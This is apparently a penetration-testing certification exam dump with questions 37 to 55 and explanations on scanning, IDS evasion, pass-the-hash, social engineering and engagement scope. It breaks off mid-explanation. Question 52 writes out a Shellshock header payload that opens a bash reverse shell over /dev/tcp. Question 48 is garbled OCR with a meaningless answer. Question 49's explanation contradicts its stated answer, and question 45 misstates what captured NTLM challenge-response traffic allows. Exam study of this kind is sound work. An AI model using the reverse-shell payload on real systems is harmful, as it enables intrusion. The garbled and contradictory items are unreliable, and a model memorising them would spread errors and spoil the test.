Ethical Hacking: Penetration testing is conducted with the client's permission and within a defined scope,

prioritizing responsible disclosure and collaboration.

Authoritative links:

SANS Institute on Incident Response: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901
NIST Computer Security Incident Handling Guide: https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final

Question: 37

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

A. Nmap
B. Wireshark
C. Metasploit
D. Netcat

Answer: B

Explanation:

The correct answer is Wireshark. A .pcap file is a packet capture file, essentially a recording of network traffic. Wireshark is a powerful and widely used network protocol analyzer specifically designed to capture and analyze network traffic data. It can open, read, and analyze .pcap files to inspect individual packets, view protocol headers, and search for specific data, including potentially exposed credentials.

Nmap is a network mapper used for discovering hosts and services on a computer network. Metasploit is a penetration testing framework used for developing and executing exploit code against a target system. Netcat is a command-line utility for reading from and writing to network connections using TCP or UDP. While these are valuable security tools, they are not designed for direct analysis of packet capture files like .pcap files. Wireshark's ability to dissect and interpret network protocols makes it the ideal choice for this task. It enables a penetration tester to examine the contents of network communications, potentially uncovering usernames, passwords, or other sensitive information transmitted in clear text or weakly encrypted formats.https://www.wireshark.org/

Question: 38

A penetration tester ran an Nmap scan on an Internet-facing network device with the -F option and found a few open ports. To further enumerate, the tester ran another scan using the following command: nmap -O -A -sS -p- 100.100.100.50
Nmap returned that all 65,535 ports were filtered
Which of the following MOST likely occurred on the second scan?

A. A firewall or IPS blocked the scan.
B. The penetration tester used unsupported flags.
C. The edge network device was disconnected.
D. The scan returned ICMP echo replies.

Answer: A

Explanation:

The answer is **A. A firewall or IPS blocked the scan.**

The scenario describes a situation where the initial Nmap scan (-F option, fast scan) successfully identified some open ports. However, the subsequent, more comprehensive scan (nmap -O -A -sS -p- 100.100.100.50) reported all 65,535 ports as filtered. This strongly suggests the introduction of a protective measure blocking the scan.

Here's why the other options are less likely:

B. The penetration tester used unsupported flags: While incorrect Nmap syntax can cause errors, it's unlikely to result in all ports being reported as filtered. Incorrect syntax usually leads to an error message or an incomplete/altered scan result, not the consistent "filtered" status across the entire port range. The provided flags are common and well-supported. -O for OS detection, -A for aggressive scan, -sS for TCP SYN scan. -p- scans all ports.

C. The edge network device was disconnected: If the device was disconnected, the scan would likely result in "host unreachable" or "no response," not filtered ports. "Filtered" means Nmap sent packets, but something is actively preventing a response.

D. The scan returned ICMP echo replies: ICMP echo replies (pings) usually precede a port scan and are not directly related to why all ports are reported as filtered. ICMP filtering might prevent the initial ping but wouldn't explain why the subsequent TCP SYN scan reports all ports as filtered.

A firewall or Intrusion Prevention System (IPS) is designed to filter network traffic based on various rules. A rule could be triggered based on the aggressive nature of the second Nmap scan (due to the -A and -p- flags). The IPS or firewall might detect the large number of connection attempts as malicious activity (port scanning) and block further traffic from the tester's IP address. The "filtered" state means the device is actively blocking the connection attempts.

Authoritative Links for Further Research:

Nmap documentation:https://nmap.org/docs/ - Provides comprehensive details on Nmap's flags and output interpretation.

Firewall and IPS concepts: Consult security resources from organizations like SANS Institute (https://www.sans.org/) and NIST (https://www.nist.gov/) to understand firewall and IPS technologies.

Question: 39

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection
- Send a `hello` payload
- Wait for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

A. Run nmap -Pn -sV --script vuln <IP address>.
B. Employ an OpenVAS simple scan against the TCP port of the host.
C. Create a script in the Lua language and use it with NSE.
D. Perform a credentialed scan with Nessus.

Answer: C

Explanation:

The most effective approach for automating the penetration test described is to create a custom script using the Lua language and leverage the Nmap Scripting Engine (NSE). Here's why:

Customization: The specific requirements (full TCP connection, "hello" payload, response waiting, and sending a long string) necessitate a customized approach. Off-the-shelf vulnerability scanners are unlikely to perfectly match this specific protocol interaction. Lua scripts offer the flexibility to define the precise steps needed.

NSE Integration: NSE allows these custom Lua scripts to be integrated seamlessly with Nmap, enabling large-scale scanning across the 100+ hosts mentioned. This provides automated execution and reporting within a well-established security tool.

Protocol Interaction: Lua's socket libraries grant direct control over TCP connections, data sending, and response handling, crucial for interacting with the physical access control system's specialized service.

Scalability: Nmap's efficient network scanning capabilities, combined with the script's automation, allow for rapid assessment of all target hosts.

Alternatives:

nmap -Pn -sV --script vuln <IP address>: While nmap -sV performs service version detection and --script vuln runs vulnerability scripts, it relies on pre-built scripts that might not cater to the exact protocol interaction described. A custom script is more precise.

OpenVAS and Nessus primarily rely on existing vulnerability signatures. The described service is likely specialized, so a pre-built signature would be unavailable. Credentialed scans (Nessus) don't necessarily help without a vulnerability definition.

The vulnerability is in the application layer interaction of this particular service, so simply knowing what version it is wouldn't indicate if a specially crafted message could open a door. The script enables you to actually test that theory.

Therefore, developing a custom Lua script for Nmap is the most tailored and automated solution for identifying this specific vulnerability across a large number of hosts.

Supporting Links:

Nmap Scripting Engine (NSE):https://nmap.org/nsedoc/
Lua Language:https://www.lua.org/

Question: 40

Performing a penetration test against an environment with SCADA devices brings an additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Answer: D

Explanation:

The correct answer is D: devices may cause physical world effects.

Penetration testing against SCADA (Supervisory Control and Data Acquisition) systems poses unique safety risks primarily due to the direct interaction of these systems with physical processes. SCADA systems control critical infrastructure like power grids, water treatment plants, and manufacturing facilities. Unlike traditional IT systems focused on data processing, SCADA systems directly interface with physical equipment such as valves, motors, and sensors.

A poorly executed penetration test could inadvertently trigger commands that disrupt these physical processes, leading to equipment damage, process interruptions, or even safety hazards. For example, manipulating a valve control in a water treatment plant could cause a water overflow or contamination. Similarly, altering settings in a power grid could lead to blackouts or equipment failure. The potential for real-world consequences makes SCADA penetration testing significantly more dangerous than testing typical IT environments.

While other concerns like the age of devices or complexity of protocols exist (options B and C), they don't represent the primary safety risk. Increased heat or power consumption (option A) are not directly and uniquely related to safety risks posed by penetration testing SCADA. The crucial distinguishing factor is the direct connection between SCADA systems and the physical world, making answer D the most accurate choice. Testing methodologies must be adapted to carefully evaluate the impact on the physical environment and include fail-safe mechanisms.

Relevant resource:

SANS Institute on Industrial Control Systems (ICS) Security: https://www.sans.org/industrial-control-systems-security/

Question: 41

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.
Which of the following Nmap scan syntaxes would BEST accomplish this objective?

A. nmap -sT -vvv -O 192.168.1.2/24 -PO
B. nmap -sV 192.168.1.2/24 -PO
C. nmap -sA -v -O 192.168.1.2/24
D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

Explanation:

The best Nmap scan syntax to minimize alarms and countermeasures within the 192.168.1.0/24 range is nmap -sS -O 192.168.1.2/24 -T1. Here's why:

-sS specifies a SYN scan, also known as half-open scanning. This technique avoids completing the three-way TCP handshake, making it less likely to be logged or detected by firewalls and intrusion detection systems (IDS). A full TCP connection isn't established, reducing the visibility of the scan.

-O enables operating system detection. While useful for identifying targets, OS detection can trigger alarms if it's too aggressive. However, in this case, it provides vital intelligence while still maintaining relative stealth compared to more verbose scan types.

-T1 sets the timing template to "sneaky". Timing templates control the speed and aggressiveness of the scan.-T1 introduces significant delays between probes, drastically reducing the likelihood of detection by rate-limiting mechanisms used by security devices. It sacrifices speed for stealth.

Options A, B, and C are less ideal.

Option A (nmap -sT -vvv -O 192.168.1.2/24 -PO) uses a TCP Connect scan (-sT), which completes the TCP handshake, making it much more visible and easily logged. The -vvv option increases verbosity, generating more traffic and potentially triggering alerts. -PO (no ping) is good, but doesn't compensate for the noisy TCP Connect scan.

Option B (nmap -sV 192.168.1.2/24 -PO) performs version detection (-sV), which can be loud and easily detected. Even with -PO (no ping), the version detection probes often trigger alarms. Version detection often necessitates full TCP connections which could trigger more alarms.

Option C (nmap -sA -v -O 192.168.1.2/24) uses an ACK scan (-sA), which is designed to map firewall rule sets, not identify live hosts or services surreptitiously. While not as noisy as a connect scan, the -v (verbose) option increases the likelihood of detection. This isn't the best method for identifying active targets in a stealthy way.

The SYN scan with timing template -T1 strikes a balance between gathering necessary information (OS detection) and minimizing the likelihood of detection, fulfilling the assignment's requirement of triggering as few alarms as possible.

Authoritative Links:

Nmap documentation: https://nmap.org/book/man.html
Nmap timing and performance: https://nmap.org/book/performance.html

Question: 42

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?

A. Utilize the tunnel as a means of pivoting to other internal devices.
B. Disregard the IP range, as it is out of scope.
C. Stop the assessment and inform the emergency contact.
D. Scan the IP range for additional systems to exploit.

Answer: C

Explanation:

The best action is to stop the assessment and inform the emergency contact. Here's why:

The discovery of a previously unknown always-on VPN tunnel to a third-party supplier represents a significant deviation from the agreed-upon scope of the penetration test. Penetration tests are conducted under strict rules of engagement, and any access or interaction with systems or networks outside of the defined scope is generally prohibited.

Continuing to exploit or even scan the third-party network (options A and D) would constitute unauthorized access to a system that the client has not explicitly permitted the penetration tester to assess. This could have severe legal and contractual ramifications, potentially violating agreements with the supplier and exposing both the penetration tester and the client to legal action. The client may not even have the authority to authorize testing of the third-party network.

While it might be tempting to disregard the IP range as out of scope (option B), this is also incorrect. Ignoring the VPN tunnel does not address the underlying issue that a previously unknown and potentially vulnerable connection exists between the client's network and a third party. This could represent a significant security

risk that needs to be investigated. The existence of this VPN is important information for the client, outside the scope or not.

The appropriate course of action is to immediately cease testing activities, document the finding meticulously, and report it to the designated emergency contact or point of contact for the penetration test. This allows the client to investigate the VPN tunnel, determine its purpose and security posture, and decide on the appropriate course of action. The emergency contact also allows the client to make informed decisions, possibly expanding the scope of the pentest or working with the third party to evaluate the security of the link between the client and the third party. Ethical and legal considerations demand transparency and adherence to the agreed-upon scope, making option C the most responsible and prudent choice.

Further research:

SANS Institute on Penetration Testing: https://www.sans.org/ (Search for penetration testing methodologies and ethics)
OWASP (Open Web Application Security Project) Penetration Testing Guide: https://owasp.org/www-project-web-security-testing-guide/

Question: 43

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift.
Which of the following social-engineering attacks was the tester utilizing?

A. Phishing
B. Tailgating
C. Baiting
D. Shoulder surfing

Answer: C

Explanation:

The correct answer is **C. Baiting**. Here's a detailed justification:

Baiting is a social engineering attack that uses a false promise to pique a victim's curiosity or greed. The attacker offers something appealing, like a gift or a reward, to lure the victim into a trap. In this scenario, the external hard drive acts as the "bait." The attacker exploits the employee's birthday to offer a seemingly generous gift, aiming to get the employee to use the drive on a company computer. This could lead to the installation of malware, data theft, or other malicious activities. The attacker has established trust and rapport over time, making the bait more effective. The anticipation of a positive outcome (receiving a useful gift) overrides the employee's caution, making them vulnerable.

Phishing (A) typically involves deceptive emails or messages designed to trick individuals into revealing sensitive information. Tailgating (B) involves physically gaining unauthorized access to a restricted area by following an authorized person. Shoulder surfing (D) involves observing someone's screen or keyboard to steal sensitive information. These options don't accurately describe the attack method of using a gift as a lure.

Therefore, the use of the external hard drive as a birthday gift to entice the employee to potentially compromise the company network aligns perfectly with the definition of baiting.

Further reading on social engineering techniques:

SANS Institute on Social Engineering Attacks: https://www.sans.org/information-security/resources/glossary-

terms/social-engineering
NIST on Social Engineering: https://csrc.nist.gov/glossary/term/social_engineering

Question: 44

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Establishing and maintaining persistence on the domain controller

Answer: A

Explanation:

The most ethical action within the scope of an insider-threat assessment focusing on the human resources server is exploiting a configuration weakness in the SQL database. The scenario specifies a targeted assessment of access to sensitive data. Targeting a specific database configuration directly aligns with this goal and remains within the defined scope. Exploiting a configuration weakness is generally considered less disruptive than other options and avoids broader, potentially unintended, consequences across the entire network. Alternatives, such as intercepting TLS traffic, injecting malware into the update server, or leveraging a vulnerability on the CA, introduce broader network impact and scope creep. These options risk affecting systems and data outside the defined target, potentially disrupting business operations and violating ethical boundaries. Establishing persistence on the domain controller is also an excessive escalation for the specified assessment goal. A focused approach targeting the database weakness ensures adherence to the agreed-upon assessment boundaries, minimizing potential harm and maintaining ethical conduct. Further research on ethical hacking practices and penetration testing scopes can be found on organizations like SANS Institute and OWASP.

Question: 45

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

A. Perform vertical privilege escalation.
B. Replay the captured traffic to the server to recreate the session.
C. Use John the Ripper to crack the password.
D. Utilize a pass-the-hash attack.

Answer: D

Explanation:

The correct answer is D, utilize a pass-the-hash attack. Here's why:

NTLM challenge-response authentication involves the server issuing a challenge, the client encrypting the challenge with its password hash, and sending the response back to the server. Capturing this traffic (the

challenge and the response) does not directly reveal the plaintext password.

Option A, performing vertical privilege escalation, is incorrect because capturing NTLM traffic doesn't inherently grant higher privileges. Privilege escalation involves exploiting vulnerabilities to gain elevated access, which isn't directly related to captured NTLM hashes.

Option B, replaying the captured traffic, might seem viable but often fails due to replay protection mechanisms in modern systems. Servers often implement safeguards to prevent attackers from simply re-using captured authentication data.

Option C, using John the Ripper, is partially correct but incomplete. John the Ripper can attempt to crack the hash offline, but this is computationally expensive and not guaranteed to succeed.

Option D, utilizing a pass-the-hash attack, is the most efficient and likely successful approach. Pass-the-hash allows an attacker to use the captured NTLM hash directly to authenticate to the server without needing to crack the password. The attacker impersonates the user by presenting the valid hash during authentication.

In a pass-the-hash attack, the attacker doesn't need the actual password; they only need the hash. This bypasses traditional password-based authentication. Tools like Mimikatz can be used to perform pass-the-hash attacks. This method works effectively if the server doesn't enforce strong authentication policies or multi-factor authentication.

Therefore, the captured NTLM hash provides immediate value via a pass-the-hash attack, enabling access to the server assuming the account associated with the captured hash has sufficient privileges.

Further research:

Pass-the-Hash:https://attack.mitre.org/techniques/T1550/002/
NTLM Authentication:https://learn.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview

Question: 46

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Answer: C

Explanation:

The correct answer is C, SOW (Statement of Work). A Statement of Work is a document that comprehensively outlines the specific tasks, deliverables, timelines, and resources involved in a project. In the context of a penetration test, the SOW details the exact scope of testing (e.g., specific systems, applications, and network segments), the testing methodologies to be employed (e.g., black box, gray box, white box), the deliverables expected (e.g., a detailed report outlining vulnerabilities, risks, and remediation recommendations), and the schedule for each phase of the penetration test. The SOW acts as a contract between the penetration tester and the client, ensuring both parties understand the project's objectives, scope, and expectations. It provides a clear framework for the penetration testing engagement.

An NDA (Non-Disclosure Agreement) focuses on protecting confidential information exchanged during the project but doesn't specify activities, deliverables, or schedules. An MSA (Master Service Agreement) is a

broader agreement that sets the general terms and conditions for a long-term service relationship; it doesn't delve into the specifics of a particular penetration testing engagement. An MOU (Memorandum of Understanding) expresses a non-binding agreement of intent, but doesn't outline the specifics of a project in the detail that a SOW provides. Thus, only the SOW explicitly defines the activities, deliverables, and schedules crucial to a penetration testing project. A well-defined SOW is vital for setting expectations, managing scope creep, and ensuring the successful completion of the penetration test.

Authoritative Link:

SANS Institute:https://www.sans.org/ (While SANS doesn't have a single page dedicated to "SOW for penetration testing," they offer various courses and resources related to penetration testing and contract management which indirectly supports the importance and context of SOW within this domain.) You can search their website for "penetration testing statement of work" to find relevant resources.

Question: 47

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readme.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=uthf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite

B. DirBuster

C. WPScan

D. OWASP ZAP

Answer: C

Explanation:

C. WPScanWPScan is a specialized tool for performing vulnerability scanning and security assessments of WordPress-based websites. It can be used to identify vulnerabilities in WordPress core, plugins, and themes.

WPScan can also be used to detect the version of the WordPress installation, which is important for identifying vulnerabilities that are specific to a particular version of WordPress.Burp Suite is a widely used tool for web application security testing, it includes an intercepting proxy, a web application scanner, and a web application vulnerability scanner. But in this case, the website is a WordPress-based website, WPScan would be the best choice.DirBuster is a tool that can be used to brute-force directory and file names on web servers. It can be useful in identifying hidden or unlinked files and directories on a website.OWASP ZAP (Zed

Attack Proxy) is a web application security scanner. It can be used to identify vulnerabilities in web applications by performing automated scans, manual testing, and fuzzing.

Question: 48


DRAG DROP -
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS -
Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Select and Place:

(:ports => 21 :ports => 22)

#!/usr/bin/python

ports = [21,22]



Answer:

```
else:
```

```
port_scan(sys.argv[1], ports)
```

```
(:ports => 21 :ports => 22)
```

Question: 49

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name- serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

A.Create a custom password dictionary as preparation for password spray testing.

B.Recommend using a password manager/vault instead of text files to store passwords securely.

C.Recommend configuring password complexity rules in all the systems and applications.

D.Document the unprotected file repository as a finding in the penetration-testing report.

Answer: B

Explanation:

The provided answer, B, recommending a password manager, is incorrect. The best next action is A: Create a custom password dictionary as preparation for password spray testing.

Here's why: The immediate priority isn't general security advice (though that's important), but exploiting the discovered vulnerability to its full extent within the defined scope of the penetration test. The tester has found a password pattern: <name>-<serial_number>. This presents a direct attack vector. Creating a custom dictionary leveraging the employee data (names and serial numbers) from the spreadsheet allows the tester to attempt password spraying. Password spraying is an attack where a small number of commonly used passwords (in this case, a generated dictionary) are tried against many different accounts. The goal is to avoid account lockout, which a brute-force attack often triggers. This action will provide the penetration tester with more information regarding the effectiveness of the password strategy and what accounts are affected. This allows a better risk analysis assessment by the organization.

Option D, documenting the file repository, is essential, but it's a later step. The penetration test should continue while possible before documentation. Password management is not applicable as this is during the penetration test and is a general recommendation outside the scope of the discovered vulnerability. Recommendations for complexity rules come after vulnerability testing and are usually implemented during a remediation phase. Exploiting the discovered password pattern will provide concrete evidence of the

vulnerability's impact, making the final report much stronger and actionable.

Relevant concepts include: Penetration Testing Methodologies (like OWASP Testing Guide), Password Cracking Techniques (specifically password spraying), Vulnerability Assessment, and Risk Assessment.

Authoritative links:

OWASP Testing Guide: https://owasp.org/www-project-web-security-testing-guide/latest/
NIST Guidelines on Password Management: https://www.nist.gov/ (search for password management guidelines)

Question: 50

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified.
Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Answer: E

Explanation:

The correct character combination to specify the Bash interpreter for a shell script is #!. This is known as a "shebang" or "hashbang." The shebang line is the very first line in an executable text file (like a shell script) and tells the operating system which interpreter to use to execute the script.

When the operating system encounters this line, it ignores the # character as a comment. Critically, it also recognizes the ! immediately following it as a signal that the rest of the line specifies the path to the interpreter. In this case, #!/bin/bash instructs the system to use the Bash interpreter located at /bin/bash to execute the script.

Without this line, the operating system might try to execute the script using the default shell, which might not be Bash. This could lead to unexpected behavior or errors, especially if the script relies on Bash-specific features. Therefore, explicitly specifying the interpreter ensures that the script is executed correctly and consistently, regardless of the user's default shell environment. The other options listed are incorrect and have no function in specifying an interpreter.

More information on shebangs can be found here:

Shebang (Unix) - Wikipedia
Bash Scripting Tutorial - Shebang Line - LinuxConfig.org

Question: 51

A penetration tester who is doing a company-requested assessment would like to send traffic to another system suing double tagging.
Which of the following techniques would BEST accomplish this goal?

A. RFID cloning
B. RFID tagging
C. Meta tagging
D. Tag nesting

Answer: D

Explanation:

The correct answer is D, tag nesting.

The scenario describes a penetration tester aiming to send traffic using double tagging, a technique commonly used in network environments to manipulate VLAN (Virtual Local Area Network) traffic. Tag nesting, also known as VLAN stacking or QinQ (802.1ad), involves adding a second VLAN tag to a frame that already has one. This allows for creating a hierarchy of VLANs, often used to segregate traffic from different customers within a service provider's network or to bypass certain network access controls during a penetration test. The original VLAN tag is preserved, and an outer tag is added. This allows the traffic to traverse networks expecting only single-tagged frames by "hiding" the inner tag.

RFID cloning and tagging (options A and B) deal with Radio-Frequency Identification technology and are related to tracking and identification of physical objects, not network traffic manipulation. Meta tagging (option C) relates to adding metadata to files or web pages, which is irrelevant to network packet modification.

Therefore, tag nesting is the only technique directly associated with double tagging of network traffic, making it the best method to accomplish the goal outlined. This is a common technique for tunneling traffic and bypassing network segmentation controls. Pen testers can leverage VLAN hopping techniques such as QinQ to test the robustness of the network security.

Further research:

IEEE 802.1ad (QinQ): This standard defines VLAN stacking or tag nesting. You can find more information by searching for "IEEE 802.1ad" on the IEEE website or through reputable networking resources.
VLAN Hopping: Search for "VLAN hopping attack" to understand how double tagging can be used for security testing.

Question: 52

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code: exploit = `User-Agent`: `() ignored; ;/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1`, `Accept`: `text/html,application/ xhtml+xml,application/xml`
Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploit = User-Agent: () ignored; ;/bin/bash -i id;whoami, Accept: text/html,application/xhtml +xml,application/xml

B. exploit = User-Agent: () ignored; ;/bin/bash -i>& find / -perm -4000, Accept: text/html,application/xhtml +xml,application/xml

C. exploit = User-Agent: () ignored; ;/bin/sh -i ps -ef 0>&1, Accept: text/html,application/xhtml +xml,application/xml

D. exploit = User-Agent: () ignored; ;/bin/bash -i>& /dev/tcp/10.10.1.1/80 0>&1 Accept: text/ html,application/xhtml+xml,application/xml

Answer: A

Explanation:

The correct answer is **A**, which modifies the User-Agent string to execute commands that reveal the user context.

Justification:

The original exploit attempts to establish a reverse shell back to 127.0.0.1:9090. While useful for gaining access, it doesn't immediately reveal the user context the web server is running under. To determine the user context, we need to execute commands on the target server that output the user's identity.

Option A replaces the reverse shell payload with id;whoami. id outputs the user's ID, group ID, and other associated group memberships. whoami simply outputs the current user name. By executing these commands within the injected User-Agent string, the output is then passed back as part of the response (likely as error logs or within a response page, depending on how the server processes the malformed User-Agent).

Option B attempts to find SUID binaries. While interesting for potential privilege escalation, finding SUID binaries doesn't directly tell us which user the web server is running as. It merely presents avenues for escalation if we already have some kind of access.

Option C uses ps -ef to list running processes. This might reveal the user, but it requires parsing the output of ps -ef which is a bit more complex and might not directly reveal which user the current process is running as, if the exploit's immediate result can be observed on the attacking machine.

Option D simply changes the reverse shell to connect back to the attacking machine's IP address and port 80. While this provides a remote shell (after fixing some syntax problems), it still doesn't address the problem of determining the user context before gaining a shell. Moreover, it has the same flaws as the original exploit, needing extra steps to determine the running user.

Therefore, the most direct and efficient approach to identifying the user context without requiring further interaction after exploitation is to execute commands that reveal the user's identity as done in Option A. This approach aligns with the objective of penetration testing, which is to efficiently gather information about the target system's security posture.

Further research:

Reverse Shells:https://www.sans.org/blog/reverse-shell-cheatsheet/
User-Agent Header:https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent **id command:** Linux man id or help id in a Linux terminal.
whoami command: Linux man whoami or help whoami in a Linux terminal.

Question: 53

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations.
Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark
B. Nessus
C. Retina
D. Burp Suite
E. Shodan
F. Nikto

Answer: AE

Explanation:

The correct answer is A and E (Wireshark and Shodan).

Passive reconnaissance involves gathering information about a target without directly interacting with it or alerting it to the reconnaissance activity. This is crucial when minimal disruption is required.

Wireshark (A) is a network protocol analyzer. In a passive reconnaissance context, a penetration tester might use Wireshark to analyze network traffic dumps (e.g., PCAP files) captured elsewhere, without actively scanning the target network. By observing existing traffic, the tester can glean information about network protocols, services, and potentially even vulnerabilities, all without generating any new traffic that the target might detect.

Shodan (E) is a search engine for internet-connected devices. It allows penetration testers to gather information about a target organization's public-facing infrastructure, such as open ports, server banners, and software versions, without directly scanning the target. This information is gathered from publicly available sources, making it a passive reconnaissance tool. The searcher merely queries the Shodan database; Shodan performs the active scanning previously.

Nessus (B), Retina (C), Burp Suite (D), and Nikto (F) are all active scanning tools. They require direct interaction with the target system or network, generating traffic that can be logged or detected. Nessus and Retina are vulnerability scanners; Burp Suite is primarily used for web application testing, requiring active interaction with web servers; and Nikto is a web server scanner. Therefore, they aren't considered passive reconnaissance tools.

In summary, Wireshark (when analyzing existing traffic) and Shodan provide valuable intelligence without directly probing the target, making them ideal choices for passive reconnaissance when minimizing disruption.

Authoritative Links:

Wireshark: https://www.wireshark.org/
Shodan: https://www.shodan.io/

Question: 54

A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

A. nmap -P0 -T0 -sS 192.168.1.10
B. nmap -sA -sV --host-timeout 60 192.168.1.10
C. nmap -f --badsum 192.168.1.10
D. nmap -A -n 192.168.1.10

Answer: C

Explanation:

The most likely scan to avoid detection by an Intrusion Detection System (IDS) is **C. nmap -f --badsum 192.168.1.10**.

Here's why:

Fragmentation (-f): This option fragments the IP packets being sent to the target. This can evade IDS systems that rely on analyzing complete packets. By fragmenting the packets, the IDS may not be able to properly reassemble them for analysis, thus missing the malicious intent.

Invalid Checksum (--badsum): This option generates TCP/UDP packets with an invalid checksum. Many IDS systems are configured to drop packets with bad checksums to prevent further processing of potentially

corrupted data, or may not properly analyze them. By sending packets with invalid checksums, the tester can potentially bypass the IDS's analysis routines.

Let's analyze why the other options are less suitable for avoiding detection:

A. nmap -P0 -T0 -sS 192.168.1.10: -P0 disables ping probes, -T0 is a very slow timing template, and -sS performs a SYN scan (half-open scan). While -T0 slows down the scan, it's still a SYN scan, which is a common technique readily detected by IDS systems as it attempts to establish connections.

B. nmap -sA -sV --host-timeout 60 192.168.1.10: -sA performs an ACK scan (used to map firewall rulesets), and -sV attempts version detection. Although ACK scans are generally stealthier than SYN scans, version detection involves sending specific probes that can trigger alerts in a well-configured IDS.

D. nmap -A -n 192.168.1.10: -A enables aggressive mode, which performs OS detection, version detection, script scanning, and traceroute. -n disables DNS resolution. The aggressive mode is quite noisy and easily detectable by IDS due to the numerous probes it sends.

Therefore, using packet fragmentation (-f) and invalid checksum (--badsum) is a better approach to potentially evade IDS detection, as it relies on manipulating the packets themselves to avoid analysis rather than simply slowing down the scan or performing less common scan types. It's important to note that no method guarantees complete evasion, and a well-configured IDS can still detect these techniques.

Authoritative Links for Further Research:

Nmap Documentation:https://nmap.org/docs/
IDS Evasion Techniques: Research papers on evasion tactics specific to intrusion detection systems would be valuable.

Question: 55

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP.
Which of the following steps should the tester take NEXT?

A. Send deauthentication frames to the stations.
B. Perform jamming on all 2.4GHz and 5GHz channels.
C. Set the malicious AP to broadcast within dynamic frequency selection channels.
D. Modify the malicious AP configuration to not use a preshared key.

Answer: A

Explanation:

The correct next step is to send deauthentication frames to the stations. Here's why:

